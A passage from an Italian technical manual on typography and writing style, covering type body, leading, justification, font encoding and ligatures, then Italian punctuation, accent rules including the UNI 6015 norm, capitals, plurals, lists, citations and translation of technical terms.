____________________/________/________________________________________  |
        spalla inferiore                                                |
______________________________________________________________________  v
```

Il carattere si appoggia su una linea che rappresenta la base della «parte mediana»; le lettere come la «l» si alzano occupando anche la «parte ascendente»; altre, come la «g», si allungano in basso a occupare la «parte discendente». Il corpo del carattere include anche uno spazio aggiuntivo: la «spalla». Si distingue una spalla superiore, che è uno spazio minimo sopra la parte ascendente, e la spalla inferiore, che si trova al di sotto della parte discendente (nella figura la spalla è molto grande, in proporzione, rispetto alla realtà).

La distanza tra la base di una riga (la base della parte mediana) e la base di quella successiva dovrebbe essere superiore o al minimo uguale alla grandezza del corpo. Quando questa distanza è superiore, lo spazio aggiuntivo è l'*interlinea*. Con i sistemi di composizione elettronica per mezzo di software, si misura generalmente lo spazio tra le basi delle righe ed è ammissibile anche l'utilizzo di distanze inferiori all'altezza del carattere, ottenendo in pratica una sovrapposizione della parte mediana inferiore di una riga con la parte mediana superiore di quella successiva.

La rappresentazione di un carattere con un corpo di una data dimensione dipende dalla disponibilità di questo. Con i sistemi tipografici tradizionali era necessario disporre di una serie di caratteri mobili differenti, distinti in base a una scala. Con i sistemi di composizione elettronica

via software si possono trovare dei caratteri riproducibili in qualsiasi corpo, eventualmente generando dei file opportuni per la scala richiesta. Tuttavia, in presenza di dimensioni particolarmente piccole si rischia di perdere dei dettagli importanti dei segni che compongono lo stile utilizzato e, di conseguenza, potrebbe essere preferibile l'utilizzo di una variante dello stile che sia più adatta alle dimensioni ridotte.

220.2.2 Giustezza, spaziatura e giustificazione orizzontale

La giustezza è lo spazio orizzontale a disposizione delle righe di testo; in altri termini, è la larghezza della colonna all'interno della quale si può distribuire il testo. La spaziatura è lo spazio tra la fine di una parola e l'inizio di quella successiva.

> Nei testi in italiano, la spaziatura è uniforme, senza eccezioni, a differenza della tradizione tipografica di altri paesi. Per esempio, la spaziatura dopo un punto fermo è esattamente uguale a quella di qualunque altra situazione. Quando si utilizza il sistema di composizione TeX per scrivere un testo in italiano, si dovrebbe inserire il comando '**`\frenchspacing`**' per evitare anomalie nella spaziatura.

Quando si vuole ottenere un allineamento del testo all'inizio e alla fine della giustezza, si parla di giustificazione (orizzontale). Per ottenerla, è necessario che la spaziatura sia adattata in modo da arrivare a questo risultato. La giustificazione orizzontale è solo una delle scelte stilistiche che il tipografo ha a disposizione: non si tratta di una convenzione obbligatoria.

220.2.3 Giustificazione verticale

Come nel caso della giustificazione orizzontale, ci può essere la necessità o l'opportunità di adattare l'interlinea in modo da riempire completamente le pagine. Ciò si ottiene attraverso la giustificazione verticale.

220.3 Il carattere nel software di composizione

Utilizzando i programmi di composizione tipografica si è costretti generalmente a fare i conti con la terminologia dei paesi di lingua inglese e con altri problemi legati alla rappresentazione simbolica dei segni all'interno del software. La tradizione tipografica di questi ha generato dei termini che non sono perfettamente traducibili con concetti della tradizione italiana, per cui si utilizzano alcuni termini di origine anglofona, eventualmente tradotti in modo letterale.

220.3.1 Terminologia

In inglese si utilizza normalmente il termine *font* per fare riferimento al carattere tipografico. In generale si preferisce non tradurre questo termine in qualcosa che riguardi la tradizione tipografica italiana, mantenendo piuttosto il termine inglese invariato, oppure utilizzando la forma *fonte*.

> Se il contesto non richiede un'aderenza perfetta con il termine originale inglese, si possono usare forme meno impegnative come «carattere», «tipo di carattere», «carattere tipografico» o «carattere da stampa».

220.3.2 Caratteristiche di una fonte

La fonte tipografica, intesa come il carattere per il software applicativo di composizione, ha una serie di caratteristiche, alcune delle quali sono fondamentali.

- *foundry*, *fonderia*

  La fonderia è il produttore di una fonte, cioè chi ha creato la tipizzazione, pur senza esserne il disegnatore. Per fare un esempio comune, Adobe è la fonderia dello stile Times New Roman.

- *family*, *famiglia*

  La famiglia del carattere, inteso come traduzione del termine *font family*, corrisponde simultaneamente alla specie e allo stile del carattere. In altri termini, rappresenta sia la specie alfabetica che lo stile. Per fare un esempio, la famiglia Times New Roman è un carattere di specie latina e di stile Times.

- All'interno di una famiglia si distinguono normalmente le serie riferite alla forma: spessore (*weight*), inclinazione (*slant*) e larghezza (*set*, o *width*).

- *codifica*

  La codifica rappresenta l'elemento nuovo più importante nelle caratteristiche di un carattere tipografico per l'elaborazione via software. Il problema viene descritto nella prossima sezione.

220.3.3 Codifica

L'utilizzo dei caratteri con i sistemi di composizione basati sul software richiede un abbinamento tra segni e simboli binari. Questo abbinamento è definito dalla codifica. Il problema si può intendere meglio se si pensa a un programma a composizione differita.

In questi casi si parte da un file sorgente, scritto probabilmente secondo la codifica ISO 8859-1, con il quale il programma deve comporre il risultato, utilizzando le fonti a disposizione.

La fonte tipografica utilizzata dal programma di composizione è contenuta normalmente all'interno di file, da cui questo estrae le informazioni necessarie attraverso un riferimento dato da un codice numerico. In condizioni normali, il programma di composizione fa riferimento al simbolo binario utilizzato nel sorgente per ottenere il segno corrispondente all'interno della fonte utilizzata (eventualmente attraverso una qualche traslazione). In pratica, alla lettera «A» nel sorgente dovrebbe corrispondere la lettera «A» della fonte che si sta utilizzando, ma se la fonte è organizzata in modo differente, si potrebbe ottenere qualcosa di diverso. Questo problema si avverte di solito quando si utilizza una famiglia di caratteri che fa riferimento a una specie simbolica, o comunque a un alfabeto che non ha alcuna corrispondenza con la codifica utilizzata nel sorgente. In questi casi, di solito, per rappresentare i segni si può fare uso di comandi speciali interpretati opportunamente dal programma di composizione.

Un programma di composizione potrebbe disporre di fonti che hanno solo una corrispondenza parziale con la codifica utilizzata per scrivere il sorgente, per esempio, potrebbero mancare alcuni segni che vengono messi a disposizione attraverso altre fonti.

Il problema viene riproposto nel capitolo 223, dedicato alla codifica universale.

220.4 Problemi legati ai caratteri

Nelle origini della tipografia, molti caratteri mobili rappresentavano l'unione di più lettere o altri segni in logotipo (cioè l'unione in un simbolo unico). L'unione di questi derivava da delle consuetudini stilistiche o dalla forma dei segni adiacenti che per qualche motivo potevano richiedere un avvicinamento o un adattamento.

Il *legato* (in inglese *ligature*) è l'unione di due o più segni per motivi storici o estetici; i più comuni sono le sequenze «fi», «fl» e «ffi», dove le lettere vengono avvicinate in modo particolare fino a unirsi o a inglobarsi. Alcune forme di legato si sono tradotte in segni indipendenti, come nel caso di «AE» che si è trasformato in «Æ», «sz» che nella lingua tedesca è ormai «ß» e anche «et» (latino) che è divenuto «&», ovvero l'attuale e-commerciale.

L'avvicinamento delle lettere, era ed è motivato dalla forma di queste, per evitare il formarsi di vuoti visivi che potrebbero creare difficoltà alla lettura. I casi più comuni sono le sequenze «AV», «AT», «AY».

220.5 Riferimenti

- *Scienza, tecnologia e arte della stampa e della comunicazione*, Arti poligrafiche europee

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/indice02.html*>

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica02/indice02.html*>

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica03/indice02.html*>

- *Scienza, tecnologia e arte della stampa e della comunicazione*: Giuseppe Pellitteri, Luigi Farinelli, *Grafismi*, Arti poligrafiche europee

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/1123.html*>

Stile letterario

Questo capitolo, vuole essere solo un riferimento essenziale alla definizione di uno stile letterario e il contenitore di una piccola raccolta di regole, che dovrebbero semplificare la vita di chi scrive documenti elettronici.

L'autore di questo documento non ha una competenza specifica su questo problema; tuttavia, è importante almeno affrontare l'argomento sottolineando alcuni concetti importanti.[1]

221.1 Uniformità

Il concetto di *stile letterario* potrebbe essere espresso semplicemente spiegando l'esigenza di realizzare un documento *uniforme* : sia dal punto di vista visivo, sia dal punto di vista espressivo. Questo coinvolge quindi l'aspetto grammaticale (ortografia, sintassi, lessico, ecc.) e l'aspetto tipografico (impaginazione, tipi di carattere, dimensione, ecc.) o artistico.

L'esigenza di un'uniformità visiva deriva dal piacere e dal rilassamento che può dare al lettore un documento impaginato e strutturato in un modo ordinato e chiaro, per la facilità nella lettura che ne deriva. Nello stesso modo è importante l'uniformità grammaticale, cosa particolarmente delicata in una lingua come la nostra in cui sono consentite molte variazioni, data la varietà linguistico-culturale delle varie regioni.

Il novello scrittore di documentazione tecnica, che scrive e impagina senza l'aiuto di un editore, tende a comprendere l'esigenza di uno stile tipografico, dimenticando che esiste anche uno stile espressivo-grammaticale.

Il problema dell'uniformità stilistica si accentua quando si deve collaborare alla realizzazione di un progetto letterario. L'uniformità non è più solo un fatto di coerenza personale, ma di coerenza complessiva di tutto il gruppo.

La coordinazione dei vari collaboratori è un problema delicato e diviene essenziale la stesura di uno standard letterario complessivo. Alle volte questo ferisce la sensibilità di alcuni collaboratori e genera discussioni senza fine e senza soluzione.[2]

221.2 Regole di composizione del testo

Il modo migliore per definire uno stile grammaticale è lo studio su un testo di grammatica. Qui si vogliono solo raccogliere alcuni punti essenziali che non possono essere ignorati. In effetti, il tipico autore di testi a carattere tecnico, specialmente quando non si tratta di un'attività professionale remunerata, ha un'ottima conoscenza dell'argomento trattato e una pessima padronanza della lingua.

221.2.1 Punteggiatura e spaziatura

La punteggiatura si compone di quei simboli che consentono di separare le parole e di delimitare le frasi.

[1] Come sempre, tutte le segnalazioni di errore sull'ortografia, la sintassi e il contenuto di questo documento, sono gradite. :-)

[2] Il vero artista è colui che crea qualcosa di nuovo e non accetta di sottostare alle regole generali. È evidente quindi che costui non potrà lavorare in un gruppo perché non si sottometterà mai alle regole poste dagli altri o dalla consuetudine.

- Ogni parola è separata da un solo spazio.

  Tipograficamente, lo spazio è una separazione di ampiezza non definita, spesso ampliato o compresso, per ottenere un allineamento del testo sia a sinistra che a destra. Un autore non deve pensare a queste cose quando scrive la propria opera; si deve limitare a spaziare le parole con un solo carattere spazio.[3]

  La dattilografia insegnava a ottenere testi allineati a sinistra e a destra con l'inserzione opportuna di spazi aggiuntivi, vicino alle parole composte da poche lettere (congiunzioni, articoli, ecc.). Questo tipo di tecnica è ormai da abbandonare, lasciando semmai che siano i programmi di composizione a prendersi cura di questi problemi, anche quando il risultato finale deve essere un file di testo puro e semplice.

  I programmi di composizione più evoluti facilitano il compito dello scrittore eliminando gli spazi superflui, per cui con questi non c'è l'esigenza di porre attenzione alla dimensione delle spaziature.[4]

- I simboli di punteggiatura normale sono attaccati alla parola che precede e separati con uno spazio dalla parola che segue.

  Si tratta di: punto, virgola, due punti, punto e virgola, punto interrogativo e punto esclamativo.

  Alle volte, l'autore di documenti tecnici di informatica si lascia confondere dall'uso che si fa di tali simboli in un particolare linguaggio di programmazione o in altri ambiti analoghi. È chiaro, per esempio, che se si deve indicare un'estensione di un file, come «.sgml», non si può rispettare tale regola, ma il punto che precede quell'estensione non rappresenta un simbolo di punteggiatura del testo.

- Le parentesi sono attaccate al testo che racchiudono e, rispetto alla punteggiatura esterna, si comportano come un'unica parola.

  La parentesi di apertura è separata con uno spazio dalla parola che precede, mentre quella di chiusura è separata con uno spazio dalla parola che segue. I simboli di punteggiatura normale che dovessero seguire una parentesi chiusa vanno attaccati a questa ultima.

  Nella lingua italiana non è consentito racchiudere all'interno di parentesi un periodo terminante con il punto fermo. Questa modalità è tipica della lingua inglese e i traduttori devono tenerne conto, al limite togliendo le parentesi nella frase tradotta.

- Il testo riportato tra virgolette si comporta come quello racchiuso tra parentesi.

  La lingua italiana prevede l'uso di virgolette uncinate (in basso), virgolette elevate doppie e singole. Secondo la grammatica, le virgolette uncinate, o virgolette basse, sono da preferire. Tuttavia, dal momento che le virgolette elevate possono essere ottenute anche utilizzando soltanto il codice ASCII tradizionale a 7 bit, molti autori preferiscono accontentarsi e utilizzare solo quelle elevate.[5]

- Il trattino di unione è corto e unito alle parole da collegare.

  Si usa per unire insieme due parole in modo da formare una parola composta. I programmi di composizione tendono a considerare un trattino singolo come un trattino corto, proprio per questo scopo.

[3] Secondo una regola della tipografia del passato, ormai condannata generalmente, era necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Per qualche ragione si trovano ancora documenti in lingua inglese che seguono questa regola, anche quando si tratta di file di testo.

[4] Purtroppo LaTeX segue la vecchia regola dell'allungamento dello spazio dopo il punto fermo che chiude il periodo, con l'aggravante che per riuscire a determinarlo può fare solo delle supposizioni, che a volte sono errate. Per fare in modo che LaTeX eviti di applicare questa regola errata, si può utilizzare il comando '**`\frenchspacing`**' nel preambolo del documento.

[5] Quando il sistema di composizione si basa su TeX e si usano virgolette elevate, le virgolette doppie si ottengono preferibilmente attraverso una coppia di apici singoli aperti ('**``**') e una coppia di apici singoli chiusi ('**`''`**'). In altri casi, soprattutto quando si tratta di file di testo puri e semplici, gli apici doppi si indicano con le virgolette normali ('**"**...**"**').

- La lineetta, o trattino lungo, serve per introdurre un discorso diretto, oppure un inciso.

  Il trattino utilizzato per delimitare un discorso diretto, viene usato normalmente solo in apertura. Può apparire anche un trattino in chiusura quando al discorso diretto segue un commento. Se il trattino si usa per delimitare un inciso, si usa per aprirlo e solitamente anche per chiuderlo, come se si trattasse di parentesi.

  Generalmente, il trattino lungo è preceduto e seguito da uno spazio; davanti al trattino di chiusura vanno collocati il punto interrogativo, il punto esclamativo e i puntini, mentre per gli altri simboli di punteggiatura non esiste una convenzione precisa.[6]

221.2.2 Utilizzo dei simboli di interpunzione

L'uso della punteggiatura nella lingua italiana è definito da regole molto vaghe che si prestano a facili eccezioni di ogni tipo. Qui si elencano solo alcuni concetti fondamentali.

- ,

  La virgola è un segno di interpunzione che collega due segmenti di testo separati da un pausa debole.

- ;

  Il punto e virgola è un segno di interpunzione che si colloca a metà strada tra la virgola e il punto. Non segna la chiusura di un periodo.

- :

  I due punti sono un simbolo di interpunzione *esplicativo*. Collegano due segmenti di testo separati dal punto di vista sintattico, in cui la seconda parte, quella che segue il simbolo, elenca, chiarisce o dimostra il concetto espresso nella prima parte.

- .

  Il punto fermo è un segno di interpunzione che collega due segmenti di testo separati da un pausa forte. Generalmente segna la conclusione di un periodo. La parola successiva al punto ha l'iniziale maiuscola.

- !

  Il punto esclamativo indica generalmente la conclusione di un'esclamazione affermativa. Generalmente, quando conclude un periodo, il testo che segue ha l'iniziale maiuscola.

- ?

  Il punto di domanda indica un tono interrogativo alla fine di una frase. Generalmente, quando conclude un periodo, il testo che segue ha l'iniziale maiuscola.

- ...

  I punti di sospensione sono in numero fisso di tre e indicano che il discorso non viene portato a conclusione. Generalmente, sono uniti alla parola o al segno di interpunzione che li precede, oppure distanziati, a seconda che siano solo una sospensione oppure indichino l'omissione di un nome o di un'altra parola.

  Se si trovano alla fine di un periodo, dove andrebbe collocato un punto, questo non viene aggiunto e la frase successiva inizia con la maiuscola. Nello stesso modo, se si trovano alla fine di un'abbreviazione che termina con un punto, questo punto viene assorbito.

[6] TeX permette l'uso di tre trattini di lunghezza differente: il trattino corto che si ottiene con un trattino singolo, il trattino medio che si ottiene con due trattini in sequenza e il trattino lungo che si ottiene con tre. Nella lingua italiana vanno usati solo i primi due, dove il trattino medio di TeX corrisponde al trattino lungo della nostra grammatica.

- ecc.

  Il punto di abbreviazione, quando si trova alla fine di un periodo, conclude da solo anche il periodo stesso, ed è seguito da iniziale maiuscola.

- ( )

  Le parentesi, generalmente tonde, servono per delimitare un inciso, come un commento, una nota dello scrivente, un chiarimento, ecc. Generalmente, i commenti del redattore o del traduttore sono terminati, entro l'ambito delle parentesi, con le sigle NdR (nota del redattore) e NdT (nota del traduttore).

221.2.3 Accenti e troncamenti

Nella lingua italiana scritta, l'uso degli accenti è un fatto puramente convenzionale. Ciò significa che l'accento non indica necessariamente il suono che ha effettivamente la lettera accentata, ma solo la sua rappresentazione consueta (più avanti, nella sezione 221.2.4 è riportato il testo originale della norma UNI 6015 sul «segnaccento obbligatorio»).[7]

- Nella lingua scritta è prevista (ed è obbligatoria) solo l'accentazione delle vocali finali delle parole nelle quali il tono della voce si rafforza sull'ultima sillaba (accento grafico).

  È possibile l'uso dell'accento per le vocali interne quando ciò serva per togliere ambiguità tra termini omografi (scritti nello stesso modo) che abbiano significati differenti. Generalmente, questa ambiguità è risolta dal contesto e raramente si incontra la necessità di utilizzare accenti interni.

- Si utilizza comunemente solo l'accento grave (**àèìòù**), con l'eccezione della vocale «e» che può avere l'accento acuto (**é**).

- Vogliono l'accento acuto le parole terminanti in **ché** (perché, poiché, ecc.), oltre a **né** (congiunzione) e **sé** (pronome tonico). In particolare, **sé** viene scritto generalmente senza accento quando è seguito da **stesso**, anche se la grammatica non lo richiede.

- Vogliono l'accento alcuni monosillabi contenenti due vocali: **ciò**, **già**, **giù**, **più** e **può**.

- Vogliono l'accento i monosillabi che senza potrebbero avere un significato differente. La tabella 221.1 mostra l'elenco dei monosillabi accentati più importanti.

- Non vogliono l'accento alcuni monosillabi tra cui: **qui**, **qua**, **sto** e **sta**.

- Solo alcune parole tronche richiedono la segnalazione di tale troncamento con l'apostrofo finale. In particolare: **po'** (poco), **mo'** (modo), **ca'** (casa) e alcuni imperativi.

- L'accento circonflesso (^) non si usa più. Serviva per i nomi terminanti in **-io** che al plurale terminerebbero in **-ii** (per esempio: armadio, armadii). Attualmente, si tende a usare questi plurali con una sola **-i** finale, a parte i casi in cui ciò genera ambiguità (**assassino**, **assasini**; **assassinio**, **assassinii**).

---

[7]Nell'ambito della documentazione tecnica, sarebbe consigliabile di evitare l'uso di accentazioni non comuni, anche se queste potrebbero essere preferibili in ambienti più raffinati.

Tabella 221.1. Elenco dei monosillabi accentati più importanti e dei loro equivalenti (omografi) non accentati.

dà	indicativo di dare (dà valore)	da	preposizione (da voi)
è	verbo	e	congiunzione
là	avverbio (resta là)	la	articolo
lì	avverbio (vado lì)	li	pronome
né	congiunzione (né questo né quello)	ne	pronome (ne voglio ancora)
sé	pronome tonico (pieno di sé)	se	pronome atono o congiunzione
sì	avverbio (dice di sì)	si	pronome

Alle volte, l’uso delle vocali accentate può creare problemi tecnici, dovuti alla loro mancanza nell’insieme di caratteri a disposizione. In Italia, come nei paesi dell’Europa centrale, si utilizza la codifica ISO 8859-1 (Latin 1) che contiene tutte le nostre lettere accentate. Nelle circostanze in cui ciò non è attuabile (per esempio quando si dispone di un sistema configurato male, o la tastiera non dispone dei simboli necessari), occorre utilizzare delle tecniche di rappresentazione che dipendono dal programma utilizzato per la composizione.

221.2.3.1 SGML e XML

SGML e XML, comprendendo in queste categorie anche HTML e XHTML, dispongono di una serie di entità standard, a cui corrispondono in particolare le macro elencate nella tabella 221.2.

Tabella 221.2. Vocali accentate attraverso l’uso di macro SGML e XML.

Vocale accentata	Macro corrispondente
à, À	à, À
è, È	è, È
ì, Ì	ì, Ì
ò, Ò	ò, Ò
ù, Ù	ù, Ù
é, É	é, É

221.2.3.2 TeX/LaTeX

TeX (e di conseguenza LaTeX) dispone di una serie di codici elencati nella tabella 221.3.

Tabella 221.3. Vocali accentate per TeX.

Vocale accentata	Codice TeX corrispondente
à, À	\‘a, \‘A
è, È	\‘e, \‘E
ì, Ì	\‘{\i}, \‘I
ò, Ò	\‘o, \‘O
ù, Ù	\‘u, \‘U
é, É	\’e, \’E

221.2.3.3 Lout

Lout dispone del comando '`@Char`' per indicare simbolicamente i segni tipografici che per qualche ragione non possono essere scritti letteralmente attraverso la codifica a disposizione. La tabella 221.4 mostra i comandi necessari a ottenere le vocali accentate.

Tabella 221.4. Vocali accentate per Lout.

Vocale accentata	Comando di Lout
à, À	@Char agrave, @Char Agrave
è, È	@Char egrave, @Char Egrave
ì, Ì	@Char igrave, @Char Igrave
ò, Ò	@Char ograve, @Char Ograve
ù, Ù	@Char ugrave, @Char Ugrave
é, É	@Char eacute, @Char Eacute

221.2.3.4 Testo puro

Quando si scrive un file di testo puro e semplice, ma non è possibile utilizzare la codifica ISO 8859-1, si può aggiungere un apice opportuno subito dopo la vocale da accentare. Naturalmente questa tecnica può valere solo per la lingua italiana in cui gli accenti si pongono solo nelle vocali finali. Visivamente il risultato è molto simile a quello corretto.

Tabella 221.5. Trucco per rappresentare le vocali accentate quando non si può fare altrimenti.

Vocale accentata	Vocale apostrofata corrispondente
à, À	a‘, A‘
è, È	e‘, E‘
ì, Ì	i‘, I‘
ò, Ò	o‘, O‘
ù, Ù	u‘, U‘
é, É	e’, E’

221.2.4 Segnaccento obbligatorio (UNI 6015)

Quello che segue è la norma UNI 6015 sull'uso degli accenti. Il testo è stato ottenuto da *Scienza, tecnologia e arte della stampa e della comunicazione*, *Preparazione del manoscritto* <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/1206.html*>.

> Segnaccento obbligatorio nell'ortografia della lingua italiana (Uni 601567):
>
> 1. *Scopo*
>
> La presente unificazione ha lo scopo di stabilire le regole ortografiche per il segnaccento nei testi stampati in lingua italiana, quando esso sia obbligatorio.
>
> 2. *Definizione*
>
> 2.1 Il segnaccento (o segno d'accento, o accento scritto) serve a indicare esplicitamente la vocale tonica, per esempio: *andrà*, *colpì*, *temé*, *virtù*.
>
> 2.2. Il segnaccento può essere grave ('`‘`') o acuto ('`’`').
>
> 3. *Uso*

Il segnaccento è obbligatorio nei casi seguenti:

3.1. Su alcuni monosillabi, per distinguerli da altri monosillabi che si scrivono con le stesse lettere ma senza accento:

ché («poiché», congiunzione causale) per distinguerlo da *che* (congiunzione in ogni altro senso, o pronome);

dà (indicativo presente di dare) per distinguerlo da *da* (preposizione) e *da'* (imperativo di dare);

dì («giorno») per distinguerlo da *di* (preposizione) e *di'* (imperativo di dire);

è (verbo) per distinguerlo da *e* (congiunzione);

là (avverbio) per distinguerlo da *la* (articolo, pronome, nota musicale);

lì (avverbio) per distinguerlo da *li* (articolo, pronome);

né (congiunzione) per distinguerlo da *ne* (pronome, avverbio);

sé (pronome tonico) per distinguerlo da *se* (congiunzione, pronome atono);

sì («così», o affermazione) per distinguerlo da *si* (pronome, nota musicale);

té (pianta, bevanda) per distinguerlo da *te* (pronome).

3.2. Sui monosillabi: *chiù*, *ciò*, *diè*, *fé*, *già*, *giù*, *piè*, *più*, *può*, *scià*.

3.3. Su tutte le parole polisillabe su cui la posa della voce cade sulla vocale che è alla fine della parola, per esempio: *pietà*, *lunedì*, *farò*, *autogrù*.

4. *Forma*

4.1. Il segnaccento, nei casi in cui è obbligatorio, è sempre grave sulle vocali: *a*, *i*, *o*, *u*.

4.2. Sulla *e*, il segnaccento obbligatorio è grave se la vocale è aperta, è acuto se la vocale è chiusa:

- è sempre grave sulle parole seguenti:

ahimè e *ohimè*, *caffè*, *canapè*, *cioè*, *coccodè*, *diè* e *gilè*, *lacchè*, *piè*, *tè*; inoltre sulla maggior parte dei francesismi adattati, come *bebè*, *cabarè*, *purè*, ecc. e sulla maggior parte dei nomi propri, come *Giosuè*, *Mosè*, *Noè*, *Salomè*, *Tigrè;*

- è acuto sulle parole seguenti:

ché («poiché») e i composti di *che* (*affinché*, *macché*, *perché*, ecc.), *fé* e i composti *affé*, *autodafé*, i composti di *re* e di *tre* (*viceré*, *ventitré*), i passati remoti (*credé*, *temé*, ecc., escluso *diè*), le parole *mercé*, *né*, *scimpanzé*, *sé*, *testé*.

4.3. Anche per la *o* si possono distinguere i due timbri (aperto o chiuso) con i due accenti (grave ed acuto) ma solo in casi in cui l'accento è facoltativo, per esempio: *còlto* (participio passato di *cogliere*, e *cólto* («istruito»).

221.2.5 Uso della «d» eufonica

Le congiunzioni **e**, **o** e la preposizione **a**, consentono l'aggiunta di una **d** eufonica, per facilitarne la pronuncia quando la parola che segue inizia per vocale. Si tratta di una possibilità e non di una regola; di questa **d** si potrebbe benissimo fare a meno.

Ognuno tende a usare questa **d** eufonica in modo differente, a seconda della propria cadenza personale, che ne può richiedere o meno la presenza. Quando si scrive, bisognerebbe mantenere lo stesso stile, anche sotto questo aspetto, quindi ognuno deve stabilire e seguire un proprio modo.

Esiste tuttavia un suggerimento che punta all'uso moderato di queste **d** eufoniche: usare la **d** solo quando la vocale iniziale della parola successiva è la stessa; e non usarla nemmeno quando, pur essendoci la stessa vocale iniziale nella parola successiva, ci sia subito dopo una **d** che possa complicare la pronuncia.

221.2.6 Elisione davanti alla lettera «h»

In linea di massima, l'articolo che si mette davanti a un termine che inizia con la lettera **h**, è quello che si userebbe pronunciando quella parola come se iniziasse per vocale. Secondo questo principio, va usata l'elisione, così come si fa con i termini che iniziano per vocale, senza alcuna «h» anteriore. Per esempio: l'harem; l'hotel; l'host.

Tuttavia, quando si tratta di un termine che, proveniendo da un'altra lingua, non è ancora diventato di uso comune e nella lingua originale si pronuncia con la lettera «h» iniziale aspirata, si preferisce evitare l'elisione.

221.2.7 Uso delle maiuscole

L'iniziale maiuscola si utilizza all'inizio del periodo e per evidenziare i nomi propri. Nel dubbio è meglio evitare di utilizzare le maiuscole. La lingua italiana fa un uso diverso delle maiuscole rispetto ad altre lingue. Il novello scrittore di documenti tecnici tende a lasciarsi influenzare dall'uso che si fa delle maiuscole nella lingua inglese. Per questo è bene ribadire che in italiano l'uso di queste deve essere ridotto al minimo indispensabile.

221.2.8 Plurali

Ci sono alcuni aspetti del plurale nella lingua italiana che vale la pena di annotare. In particolare, nel caso di chi deve utilizzare anche termini stranieri, si pone il problema di decidere se questi siano invariabili o meno. A questo proposito, esistono due regolette semplici e pratiche:

- le parole terminanti per consonante sono invariate al plurale;
- i termini di provenienza straniera non ancora assimilati sono invariati al plurale.

In particolare, per quanto riguarda la seconda, la logica è che non si può applicare un plurale secondo le regole di una lingua straniera mentre si usa l'italiano. Inoltre, dato che nella maggior parte dei casi si tratta di termini inglesi, che nella loro lingua prenderebbero quasi sempre una terminazione in **-s** al plurale, diventerebbe anche difficile la loro pronuncia in italiano.

221.2.8.1 Interfacce o interfaccie?

Esiste una regoletta che permette di stabilire facilmente come debba essere ottenuto il plurale delle parole che terminano in **-cia** e **-gia**: la **i** rimane se la **c** e la **g** sono precedute da vocale, oppure se la **i** viene pronunciata con accento, mentre viene eliminata se queste consonanti sono precedute da un'altra consonante.

Quindi si ha: **camicia**, **camicie** e **interfaccia**, **interfacce**; **ciliegia**, **ciliegie** e **spiaggia**, **spiagge**; **energia**, **energie**.

221.2.9 Elenchi

Gli elementi puntati, o numerati, possono essere composti da elementi brevi, oppure da interi periodi. Se tutti gli elementi sono brevi:

- l'elenco deve essere introdotto da una frase terminante con due punti;
- ogni elemento deve essere terminato con un punto e virgola, a eccezione dell'ultimo che termina normalmente con un punto.

La descrizione appena fatta mostra un esempio di elenco del genere. Se anche uno solo degli elementi è troppo lungo, è bene trasformare tutti gli elementi in periodi terminati da un punto. In tal caso, se l'elenco viene introdotto da una frase, anch'essa termina con un punto.

Ci possono essere situazioni in cui queste indicazioni non sono applicabili: come sempre è necessario affidarsi al buon senso.

221.2.10 Citazioni

Le citazioni, cioè le frasi o i brani riprodotti letteralmente da altri documenti, devono apparire distinte chiaramente dal testo normale. Si usano normalmente queste convenzioni:

- quando la citazione è incorporata nel testo viene delimitata attraverso le virgolette, oppure utilizzando il corsivo se la citazione è particolarmente breve;
- le citazioni incluse in un'altra citazione già virgolettata si evidenziano attraverso l'uso di un altro tipo di virgolette, cominciando da quelle uncinate («»), utilizzando poi quelle elevate doppie (‘‘’’) e terminando con quelle singole (‘’);
- quando la citazione è molto lunga e occupa diversi capoversi, conviene utilizzare un corpo minore o un altro espediente tipografico per distinguerla dal testo normale, come con l'uso di rientri differenti;
- quando la citazione è lunga e non si vogliono utilizzare altri espedienti per evidenziarla, si utilizzano le virgolette, ripetendo quelle di apertura all'inizio di ogni capoverso;
- all'interno delle citazioni possono apparire dei commenti o chiarimenti inseriti da chi scrive, delimitandoli attraverso l'uso di parentesi quadre;
- all'interno delle citazioni vanno indicate le omissioni, che possono essere segnalate attraverso l'uso dei puntini di sospensione racchiusi tra parentesi quadre (come per i commenti);
- quando si fanno delle omissioni nella citazione all'inizio o alla fine del brano, è preferibile l'uso dei puntini di sospensione senza che questi siano racchiusi tra parentesi quadre; all'inizio i puntini di sospensione sono staccati dalla prima parola, mentre alla fine sono attaccati all'ultima.

221.3 Traduzioni e termini stranieri

Le traduzioni rappresentano un problema in più, dal punto di vista dell'uniformità stilistica espressiva, soprattutto perché sono frequentemente il risultato di un lavoro di gruppo. Il problema più grave è rappresentato dalla traduzione o dall'acquisizione di quei termini che non fanno parte del linguaggio comune.

- Una traduzione non può essere letterale, perché lingue diverse hanno strutture differenti e il significato che si attribuisce alle parole dipende dal contesto. Quello che conta, quindi, è che il significato sia mantenuto.
- Quando si tratta di termini tecnici di origine straniera, la loro traduzione può essere inopportuna, soprattutto quando chi deve esprimersi con quei concetti utilizza già abitualmente il termine in questione, nella forma originale, senza tradurlo.

  In pratica, è importante che gli utenti esperti possano trovare familiare la traduzione di un documento tecnico rivolto a loro.
- Una traduzione utilizzata largamente sul campo deve essere privilegiata al momento della scelta. È importante evitare che gli utenti esperti possano essere confusi da una traduzione. In pratica: gli utenti esperti devono trovare familiari le traduzioni scelte.
- Quando un termine straniero ha un significato più specifico della sua traduzione letterale, allora non conviene tradurlo.

  L'esempio più importante che deriva da questa affermazione è il termine **file**, che in italiano identifica precisamente il concetto di *archivio elettronico generico* .

L'attività di traduzione è tanto più delicata se si considerano i vincoli posti dalle convenzioni internazionali che regolano l'editoria. In breve, la traduzione deve essere autorizzata dall'autore originale, verso il quale ci si assume la responsabilità del buon esito di questa operazione.

Per questo, la traduzione non può alterare il contenuto espresso dall'autore originale e nemmeno chiarirlo. Nello stesso modo, una traduzione deve sempre essere accompagnata dall'indicazione dei nomi dei traduttori che l'hanno realizzata.

221.3.1 Acquisizione di termini inglesi

Quando si decide di lasciare inalterato il termine straniero nel testo italiano, si pone il problema di stabilire il modo con cui questo possa convivere con il resto del testo. L'unica regola sicura è la verifica dell'uso generale, attraverso la discussione nelle liste specializzate. Tuttavia si possono definire alcune regole di massima, per dare l'idea del problema.

